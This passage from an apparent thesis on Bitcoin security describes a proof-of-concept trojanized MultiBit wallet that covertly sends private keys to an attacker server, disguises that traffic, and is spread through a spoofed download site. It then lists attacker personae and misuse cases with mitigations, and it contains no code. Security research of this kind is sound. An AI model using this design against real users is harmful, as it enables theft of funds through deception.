- Requirement #2.3 Any additional network traffic should be disguised as ordinary traffic to another peer.

Only take what is needed This requirement is an expansion of the previous point, and is added to emphasize that we do not try to steal more than we need. Going overboard with what we take may cause behavior that alerts the users and thwarts our operation. In stead, we should aim to get the minimum amount of what we need. The security of the cryptography, on which the Bitcoin protocol relies, is based on the security of the private key. There are no longer any guarantee of security once the private key has been compromised. When we try to steal Bitcoin, it is enough to only take the private keys from the victim. The corresponding public keys are not sensitive, and can either way be derived from the private key, so we do not need to steal the public key, nor any other file on the victim's machine.

- Requirement #3.1 The client should avoid from stealing more than the unencrypted private key.

Convincing the user When a user downloads the compiled binary, which is our target audience, they are often judging the site's integrity by its visual attributes, such as design and color[102]. The spoofing site that was built tried to incorporate familiar design from other Bitcoin sites, such as showing the Bitcoin logo, linking to source repositories, and offering hash digests of the binaries.

3.3.2 Requirements for Evaluation

The evaluation of the finished client should involve all requirements set for the Development phase, but also a few extra requirements. These additional requirements follow below.

Does it work Stealing Bitcoins is unmoral and illegal, and thus we cannot actually test the client in the wild. We must test the client in a controlled and closed system, and then confirm that the client actually is able to steal a user's private keys. A successful client should be able transmit the private key, in clear text, and be able to do so from a computer with the malicious client running

on any operating system. The host system should be configured according to security recommendation and best practices at that time.

- Requirement #4.1 The client should be able to transmit a clear text private key to the receiving server.
- Requirement #4.2 The client should still performed its task, even if the client and host is securely configured using online guides and tutorials.
- Requirement #4.3 The client should be able to exploit all the operating system the client is expected to run on.

3.3.3 Proof of concept client

A choice had to be made in order to create a proof of concept. We needed a website to distribute the client and to make the client itself. The website was expected to be easily made, but the client was expected to be more work. It had to covertly steal from the user and appear like a legitimate client. The first question was whether the client should be built from scratch or be based on one of the existing clients? There are several benefits and drawback to using either. An existing client offers a good foundation for development, as it is already a complete, multi-platform client that adheres to the Bitcoin protocol. The drawbacks is the effort to understand the large body of code and how data flows through it. Another, but negligible, drawback is setting up the build environment required for the client. The benefits of building a client from scratch is complete understanding and the possibility of tightly integrate the purpose of our proof of concept into the client. The drawbacks are the vast amount of time needed to develop it and the knowledge needed. Another important aspect is trust, which is essential to get new users for our client. Both experienced and novice Bitcoin users will converge towards the more trusted clients, since it has had more time to polish out bugs, flaws and security issues. The new client need to prove its worth before the majority will accept it. The users must be confident that the client they are using is not stealing from the them, and that it is keeping their wallet safe from others. We can leech trust by using an existing as a foundation and get a head start. We chose to build CoinShifter from an existing client.

Available clients

We had to look at what clients were available before we chose which client we wanted to base our client on. Since there is no regulations and no clear owner of the Bitcoin ecosystem, the technology is open and free to all. Anyone can create their own client. As a results there is no official client, but some are more popular than other. Some are recommended at Bitcoin.org[100], which is the list we have based our selection of client on. The reason for using that list was that Bitcoin.org is the official website for Bitcoin and is one of the top results when searching online for the term Bitcoin. We compared each of the clients and then chose which would form the foundation of our new and evil client CoinShifter.



Figure 3.5: Bitcoin QT's logo

Bitcoin QT (bitcoind) The Bitcoin.org's client is referred to as the Bitcoin QT client[103][104], the Satoshi Nakamoto client, or the official client. When the QT client is run without the UI and only as a background process, it is referred to as bitcoind, which is short for Bitcoin daemon¹. The client's code is hosted on Github[103], and at Sourceforge[105] as both source code and binary. Only Sourceforge has the statistics over the total number of downloads[8], and its statistics are show in Figure 3.6. It had 4.5 million downloads and the client is well known within the community. It is mentioned on Bitcoin.org's website[100], the Bitcoin wiki[106], and in several forum threads and blogs. The Bitcoin QT client operates by downloading the entire public block chain in order to synchronize with the Bitcoin network. This means the setup time for the client is slow, as the user has to download the entire block chain, which is several gigabytes big and increasing every day. The client will take up disk space equal to the size of the block chain and the compiled binary for the client.

¹A daemon is UNIX terminology for a background process

It allows the user to check their wallets' balance, send and receive Bitcoins, and view their transactions.




Figure 3.6: The download statistics for the compiled Bitcoin QT client from Sourceforge[8] from May 2010 to May 2014



Figure 3.7: Electrum's logo

Electrum The Electrum client depends on public Electrum servers, which manages the block chain for the clients. The client on the other hand only cares for blocks that include transactions that include the user's addresses. The Electrum servers can be set up by anyone, as the code is freely available[107]. This mean that if your client cannot find any Electrum servers, you can set one up yourself. There are no publicly available statistics of either downloads or usage for the Electrum client. Wallets are made from seeds or passwords that the user can submit to Electrum's deterministic algorithms. Their code is hosted on Github.



Figure 3.8: Armory's logo

Armory Armory is a client built around the Bitcoin QT client[104]. Armory uses the Bitcoin QT client to interact with the Bitcoin network, which means that the developers does not need to reinvent the wheel for their client. Instead they could focus on wallet security, which is their primary focus[104]. They have integrated the option of using a dedicated and isolated computer for signing transactions. Armory cannot run without a Bitcoin QT and since Bitcoin QT needs the entire block chain to operate, it means that Armory also requires the entire block chain to be downloaded by the back-end before it can operate. Their code is hosted on Github.



Figure 3.9: MultiBit's logo

MultiBit MultiBit is a light weight Bitcoin client. Key can be encrypted, but the users private keys are not encrypted when they are created[108]. MultiBit does not download the entire block chain, which means the client is up and running much faster than those clients who need the block chain. Like Electrum it only downloads the blocks that contains transactions that involves the user. It offers the functionality a Bitcoin client is expected to have, such as making wallets, transactions, view balance, receive transactions, and so on. Their source code is hosted on Github. MultiBit's lead developer, Jim Burton, released details about the download statistics[109]. The amount of MultiBit downloads increased when MultiBit became one of the clients recommended on bitcoin.org[109]. The statistics are shown in Figure 3.10




Figure 3.10: The download statistics for the compiled MultiBit client from MultiBit’s website[8] from April 2011 to March 2014



Figure 3.11: Hive’s logo

Hive Hive[110] is a native OS X client that offers all the standard features of a Bitcoin client; receive, send, and view your Bitcoin balance. It also handles your wallet, offering integration into the native features of OS X, such as letting the operating system handle your keys. Their code is hosted on Github.

Client comparison criteria

As seen there are many client in the Bitcoin ecosystem, but we focused our efforts on only one. We created a set of criteria to help us narrow down the

selection of clients to only one. Some of the criteria is inspired by the criteria used by Bitcoin wiki[106] when they discuss and compare clients. From their list of criteria we adopted the following criteria: maturity. Two new criteria was added: dependencies, and platform. Each of the criteria are described in Table 3.2.

Criteria	Description
Maturity	A measure of how long the project has been under development.
Dependencies	Which other clients the client relies on.
Platforms	Which operating systems the client runs on.

Table 3.2: Criteria for comparing Bitcoin clients

Comparing the clients

Using the criteria shown above, we compared all the mentioned clients. The result is shown in Table 3.3.3.

Name	Maturity	Dependencies	Platform
Bitcoin QT	Started in 2009[103]	None	Unix, Windows, OSX
Armory	Started in 2011[111]	Bitcoin QT	Unix, Windows, OSX
Electrum	Started in 2011[112]	None	Unix, Windows, OSX
MultiBit	Started in 2011[113]	None	Unix, Windows, OSX
Hive	Started in 2013[114]	None	OSX

Table 3.3: A comparison of the popular clients found on Bitcoin.org

All of the clients are in some point in contact with the user's unencrypted wallet, which is a crucial feature for our evil client. Bitcoin security is based on the confidentiality and integrity of the user's private key, so stealing the key allows us a direct path to the access and control the victim's bitcoins. We can transfer the victim's private key to our own server, and steal any Bitcoins stored in that wallet once the key is transferred. The transaction is irreversible, meaning the victim cannot get their money back unless we send it back. To prevent the victim from finding us and making us send the money back, we could tumble the Bitcoins to make tracking it infeasible. Keys can also be generated from seeds, or passwords, and for such clients it is enough to just steal the password used as the seed. Once the seed is received, we can use the known and deterministic algorithm to recreate the key.

Choosing a client

Table 3.3.3 shows the different clients contrasted against each other. MultiBit was chosen as the base client because it was cross-platform, written in Java, and was familiar to the author. It is vital to understand that MultiBit could easily be replaced by any of the other clients. Creating the proof of concept client from MultiBit only serves as an example of a possible attack.

Modifying the client

The GUI of the application remained untouched to avoid any suspicion from the user when running the program. If the user follows any manual, tutorial, or guide for how to use or set up MultiBit, all screenshots and descriptions that should be identical, in order to not make the user suspicious of whether the client is original and legit. It also has no benefits for us to add or remove any elements visible to the user when our target is to stealthily steal the user's wallet. All changes were performed beneath the user interface.

3.3.4 Distributing the client

Once the client had the evil code and was ready to wreak havoc, it needed to be spread out to potential victims. There are several means for circulating the client. We chose to copy MultiBit's website and create a spoof website for CoinShfiter. The website we created boasts about the our client. From studying the other distribution sites we learned the common techniques used to convince the user that the software is high quality, such as emphasizing their efforts on security, padlock images, links to their Github repositories, user testimonials, and such. An attacker may also create a website from scratch and fake the entire site's content. We chose to base our site upon MultiBit's because it could have been used to deceive users to believe they are on MultiBit's real website.

Common distribution site features

By looking through several of the popular client's websites, we found several commonalities used to advertise a client. As an example, Hive[110] has a modern site design and uses contextual icons to underline their messages, such as a padlock for security, a smiley for ease of use, and a wallet for the Bitcoin wallet[110]. The other sites have less pictures and icons, and instead relies on a written overview of features. A common feature is that they all link to their Github repository and offer checksums on their binaries. This is a gesture

to show the users they have nothing to hide and are transparent about their intentions.

MultiBit Figure 3.12 shows how MultiBit’s front page looks like. They offer their client along with steps needed to verify the downloaded binary. MultiBit’s page also offers a guide of how to do the verification in case the user is unfamiliar with the process. For verification they offer SHA1 signatures signed with GPG. They use `pgp.mit.edu` as their keyserver.

Electrum Figure 3.14 shows Electrum’s front page. They offer the same as MultiBit, with checksums and signatures. They do not offer guides on how to perform the process. Their key server is `bitcoin-otc.com` and `pool.sks-keyservers.net`.

Bitcoin.org Bitcoin.org links to a set of Bitcoin clients, not just one. The client’s links take you to the client’s website, with exception to Bitcoin Core. The link for Bitcoin Core leads to a download page which offers a signature for the binaries and a link to the source code.





Figure 3.12: The front page of <https://www.multibit.org>

Figure 3.13: The front page of <https://www.electrum.org>

bitcoin Introduction Resources Innovation Participate FAQ English

Choose your Bitcoin wallet

Your Bitcoin wallet is what allows you to transact with other users. It gives you ownership of a Bitcoin balance so that you can send and receive bitcoins. Just like email, all wallets can interoperate with each other. Before you start with Bitcoin, be sure to [read what you need to know](#) first.

Get started fast and easy

- **MultiBit** is an app you can download for Windows, Mac and Linux.
- **Bitcoin Wallet** for Android runs on your phone or tablet.

Be part of the Bitcoin network

Do you have a computer that you keep switched on all the time, that's connected to the Internet? You can help the community by simply running the **full Bitcoin client** on it. The full client is more resource intensive and will take a complete day to synchronize. After that your computer will contribute to the network by checking and relaying transactions.

Desktop wallets

Desktop wallets are installed on your computer. They give you complete control over your wallet. You are responsible for protecting your money and doing backups.

Bitcoin Core MultiBit Hive
Armory Electrum

Mobile wallets

Mobile wallets allow you to bring Bitcoin with you in your pocket. You can exchange bitcoins easily and pay in physical stores by scanning a QR code or using NFC "tap to pay".

Bitcoin Wallet

Web wallets

Web wallets allow you to use Bitcoin on any browser or mobile and often offer additional services. However, you must choose your web wallet with care as they host your bitcoins.

Bitcoin Wallet

Figure 3.14: The download page for <https://bitcoin.org/en/choose-your-wallet>

Chapter 4

Results

This chapter is dedicated to the results of the research, with a detailed analysis of each of the attack vectors and an evaluation for each them. The first section contains threat models created against the Bitcoin ecosystem; first misuse-cases, then attack trees, and sequence diagrams lastly. The targets for the threat models were third party services, local clients, and the user. Their attackers' personae are described before the attack models. The second section will evaluate and compare each of the threat models against each other, using the criteria in Section 3.2.2 and Section 3.2.3. The last section will be about the implementation of the proof of concept client.

4.1 Threat modeling

In this section, we present the threat models we have created. First, an abstract overview is presented through a misuse-case. The misuse-cases have been evaluated and a few was picked out as more plausible attacks. These resulting attacks was then further expanded into attack-defense trees to add more detail to the attack. Once the attack trees were evaluated and a set of routes were found, the final route was described using a sequence diagram. This final sequence diagram was made to give the reader a more detailed view about the technical aspect of the attack. Each attack vector is evaluated using the criteria from this report and the S.H.I.E.L.D.S. report[115]. This approach was visualized in Figure 4.1.




Figure 4.1: The diagram refinement order

4.1.1 Personae

A selection of different personae were created to show how different actors have different perspectives on the attacks and thus rank them differently. Some personae have sparse resources, which might make them incapable of performing a certain attack. Also, each persona has their own motivation for their actions and their own desired outcome. Different types of risks and rewards are associated with each attack, which in turn attracts a different types of attackers to each attack. Attackers may range from government founded attackers, organized criminals, an unhappy employee, a dishonest developer, to a script kiddie[116]. Each of these also have their own set of resources available and will try to accomplish their own unique goals.

Government attacker - George

George is the head of state of a western country. A year after his election, he is notified about the emerging digital currency, Bitcoin, and its uses. He elects a committee to investigate Bitcoin to determine whether Bitcoin is a threat to the country. The committee should also establish what rules and regulations should be made for Bitcoins should it be deemed legal. George does not have any personal affection towards Bitcoin. He knows only what he reads in the media and what his advisers tell him.

As Bitcoins became more popular, governments had to rule whether Bitcoin could be used as legal currency and which regulations to place on it. A government may also see Bitcoin as a currency used by criminals and try to either prevent it from being used within their borders or try to keep the users under observation. They often have vast resources, both in time, money, and knowledge[117][118]. This makes them a formidable force with a capability to take on most systems. Their goals may vary, but it is most likely not money, as most governments already have possession of a large amount money. A more valuable resource for governments is information and we have assumed that their motivation is information.

Organized criminal - Eve

Eve wants to use Bitcoins because they allow her to transfer money globally with low fees. She can tumble her Bitcoins through an array of wallets to make it hard to track. Additionally, she has people at her disposal that can convert bitcoins for her, which makes it even harder to track. Organized criminals are often attracted to digital currencies, which in this context is Bitcoin, because of the promise of anonymity and untraceable transactions. Bitcoin allows criminals to trade outside the established infrastructure of the banks and thus avoid leaving trails within the banks. Their reasons for using Bitcoin are to launder money, sell drugs[27], receiving funds from different sources, such as ransoms[119] or threats, or money transfers from across the globe. The goals of a criminal organization is money. Eve will do anything that can benefit herself and her organization, be it legal or not.

Criminal - Jim

Jim is not a part of a big group of criminals, but has a small circle of friends that he operates with. He has high school education and has a job to pay for his expenses. The criminal operations is a side job to get some more money to Jim

and his friends. Jim and his friends targeted Bitcoin because they could steal it without having to resort to burglary or violence. This persona is similar to the organized criminals, with one exceptions; they are smaller groups of criminals or just a single individual. They do not possess the same amount of resources, which makes the more elaborate and advanced attacks difficult or infeasible. Their goals and intentions remains the same as the organized criminals; money.

Unhappy employee - Sarah

Sarah has a bachelors degree in computer science and has been working for her employer for 8 years. She feels exploited by the employer, as she has worked long and hard hours with no rewards for her efforts. Sarah needs her job and cannot afford to lose it, but she still wants to attack her company in some way. She chooses Bitcoins as a potential mean, as she knows the company will have problems with tracing the Bitcoins back to her. She can now plant malware to blackmail, threaten, or ransom the company for Bitcoins. There are many employees within all the corporations and organizations across the globe. Some of these may not be particularly happy about their current situation, which may cause them to take abusive actions against their employers. The employee may have access to sensitive information with relative ease, which may be well guarded from outsiders. Their goals may be to get back on the company that did them wrong, either by sabotage, logical bombs[120], or similar.

Dishonest developer - David

David is his mid-twenties and a student working on his masters degree. He has been active within the open-source community for a couple of years, but has not revealed his true identity online. David decides to use his position to sneak in malware into the compiled binary and resign it with the team's key. David knows the other developers will not routinely check whether the hash of the binary has changed. The malware adds a key logger looking for Bitcoin users and tries to steal their wallets and their passwords. David's motivation is that he does not have enough money to make ends meet. He cannot risk breaking the law and not finish his masters degree, so David choose to turn his online pseudonym into a criminal. David believes he has covered his tracks well enough to not be tracked if his actions are revealed. The origin of a dishonest developer varies, some have used trust poisoning[121] to gain their position from the very start, or they may have become annoyed with the project they develop, similar to the unhappy employees. Either way, their intentions are to cripple the project

to an extent. The discretion the developer uses depends on them; humans tend to not think clearly when angry or frustrated.

Script kiddie - Michelle

Michelle is 15 years old and still in high school. She wants to show her friends that she is a skillful hacker, as seen in the movies. She does not have any programming skills, but she knows how to use search engines to find sites and forums where people posts pre-made hacking programs. She downloads the tools and shows her friends that she can DDoS any site she types into the program. Juveniles can download scripts and programs to DDoS or to deface websites. Their knowledge of the software they use and its side-effects is limited, but the consequences of their attacks can still be serious. They possess little resources expect from the basic needed to perform their attack. Their goal is often to gain respect among their peers, or just for fun.

Developer - Jakob

Jakob has finished his bachelor in computer science and is now working full time for a large software company. He is developing Bitcoin software on his free time and is very enthusiastic about Bitcoin. He agrees with Bitcoin's values and thinks Bitcoin has a bright future. Jakob is willing to give of his free time to something he is passionate about. But Jakob has other commitments which means he cannot devote all of his free time to Bitcoin and things related to Bitcoin. This delays some of his contributions, as he has to tend to other obligations or just wants to enjoy his free time.

User - Maria

Maria is finished with her masters degree in physiotherapy. She got a job a few years after her graduation and is now steadily employed. She heard of Bitcoin through the media and asked her friends for more information. One of her friends introduced her to a Bitcoin app for her phone. Maria now tried to use her new app to pay for her morning coffee and when shopping online. She has not completely understood what Bitcoins are or how it works. She downloaded the Bitcoin app for her phone because her friends recommended it to her.

Third party - Clarence

Clarence is an entrepreneur with education in physics and saw an opportunity to build a company when Bitcoin became popular. His interest in Bitcoin came from reading about Bitcoin in the media. Soon after seeing it in the media, Clarence read and learned about Bitcoin on his own. He had learned programming during his studies at the university, and Clarence also found a few open-source libraries to help him with the challenging parts of the Bitcoin protocol. He creates a prototype and then gathers up a few of his friends to help him finish the project.

4.1.2 Misuse case

Before we started with the misuse-cases, we made a simple use-case between a user, their local client, and a third party service. This is followed by a misuse-case for the local client, then for a third-party service, and last a misuse-case aimed at the developers of Bitcoin software.




Figure 4.2: A use-case between a user, their local client, and a third-party service

The misuse cases were built upon the use-case shown in Figure 4.2, which shows a basic overview of how the Bitcoin ecosystem works for an average user. Mining is excluded from the misuse case, as we focused on operational insecurity between entities in the Bitcoin ecosystem. A user is able to download Bitcoin software, install it and execute the software. A user may be either an individual, or a group of individuals, operating for a service or on their own. Both a local user and a third-party service need to follow the same initial step if they want to use a pre-compiled Bitcoin binary, and therefore both actors are part of the ‘User’ actor showed in Figure 4.2. The distinction between the two actors becomes clear once they start using the software, as their intended use differs from each others. A third-party service will add additional features on top of the binary to extend it to suit their operation, while a user will run the binary without any modification.

The activities given to the local user by the Bitcoin software, portrayed as the ‘Local client’ actor, are receive and transfer Bitcoins, view a wallet’s

balance, and create new wallets. A user may encrypt their wallets, which can enhance the security of the user. The third party service has the same activities and expands upon them. This is in order to facilitate the additional features needed for operating as an online Bitcoin service. The most critical of these features are authentication and authorization of users through a log in service. Additional elements that may also be added on top of the Bitcoin client are HTML, CSS, and Javascript for rendering the site in the browser, hosting for the server, and such. All these extra elements add a bigger attack surface, if not implemented properly. Many services also accept payments in other currencies than Bitcoin to let their users send and receive funds between currencies. For this, it is required to gain proper licenses to operate as a money exchange or money transmitter, and establish a connection with existing bank infrastructure to support the features legally. The use-case represented in Figure 4.2 serves as the foundation for all of our misuse cases, which isolates each actor in their own misuse case, and add threat activities and exploits to that specialization of the use-case.

Misuse-case against a local client

This first misuse-case, shown in Figure 4.3, contains the threats towards using a local client. Following the misuse-case in Figure 4.3 are textual descriptions of the misuse-cases presented.




Figure 4.3: A misuse-case between Bitcoin software run on a local machine and an attacker

Name	1.1 - Install malware.
Summary	Malware attacks contains many different types of attack routes, such as social engineering, Trojans, computer viruses, or through malicious websites.
Pre-conditions	None
Basic path	Infect a target system with malware through social engineering.
Alternative path	Add malware to existing software
Primary actor	The victim, as the attacker only sets the trap, but the victim engages the attack.
Mitigation	Teach users to avoid suspicious sites and avoid running unknown executables.
Post-conditions	The target system has been infected with malware.

Name	1.2 - Compromise wallet generation.
Summary	Make the wallet generation predictable by weakening components that are utilized for generating safe and secure wallets.
Pre-conditions	Fulfilled 1.3 - Gain access to system.
Basic path	Gain access to the system and set a new and known seed for the random number generator.
Primary actor	The attacker initiates the attack.
Mitigation	Mix sources of entropy.
Post-conditions	The target system's wallet generation is predictable by the attacker.
Name	1.3 - Gain access to system.
Summary	Give the attacker access to a target system where the attacker is able to read/write/execute files.
Pre-conditions	None.
Basic path	Analyze system to find vulnerabilities and exploit any found vulnerability.
Primary actor	The attacker initiates the attack.
Mitigation	Keep software up-to-date and employ strict access schemes to the system.
Post-conditions	The attacker may access the system at their leisure
Name	1.4 - Steal wallet backup.
Summary	Give the attacker custody of the victim's wallets
Pre-conditions	None.
Basic path	Analyze system to find vulnerabilities and exploit any found vulnerability.
Primary actor	The attacker initiates the attack.
Mitigation	Keep software up-to-date and employ strict access schemes to the system.
Post-conditions	The attacker can read the unencrypted wallet and operate it as the attacker sees fit.

Name	1.5 - Weaken cryptography tools.
Summary	Deliberately breaking or weakening security tools, such as open source libraries or software.
Pre-conditions	Gained authority to add code patches.
Basic path	Join company or group that is responsible for maintaining, or developing a preferably popular cryptographic tool set.
Primary actor	The attacker initiates the attack.
Mitigation	Review of developers, their code, and peer reviews of the system.
Post-conditions	The attacker has added one or more vulnerabilities that can be exploited by the attacker.

Name	1.6 - Weaken cryptography standards.
Summary	Deliberately breaking or weakening security standards and algorithms.
Pre-conditions	Gained authority to modify and/or create official cryptographic and security standards.
Basic path	Join company or group that is responsible for maintaining, or developing the official security standards.
Primary actor	The attacker initiates the attack.
Mitigation	Review of developers, their suggestions, and peer reviews of the finished standards and algorithms.
Post-conditions	The attacker has added one or more vulnerabilities that can be exploited by the attacker.

Misuse-case against a third-party service

The next misuse-case, in Figure 4.4, targets online services that offer Bitcoin services, such as managing a users wallet, generating wallets, and so on. Textual descriptions follow the figure.

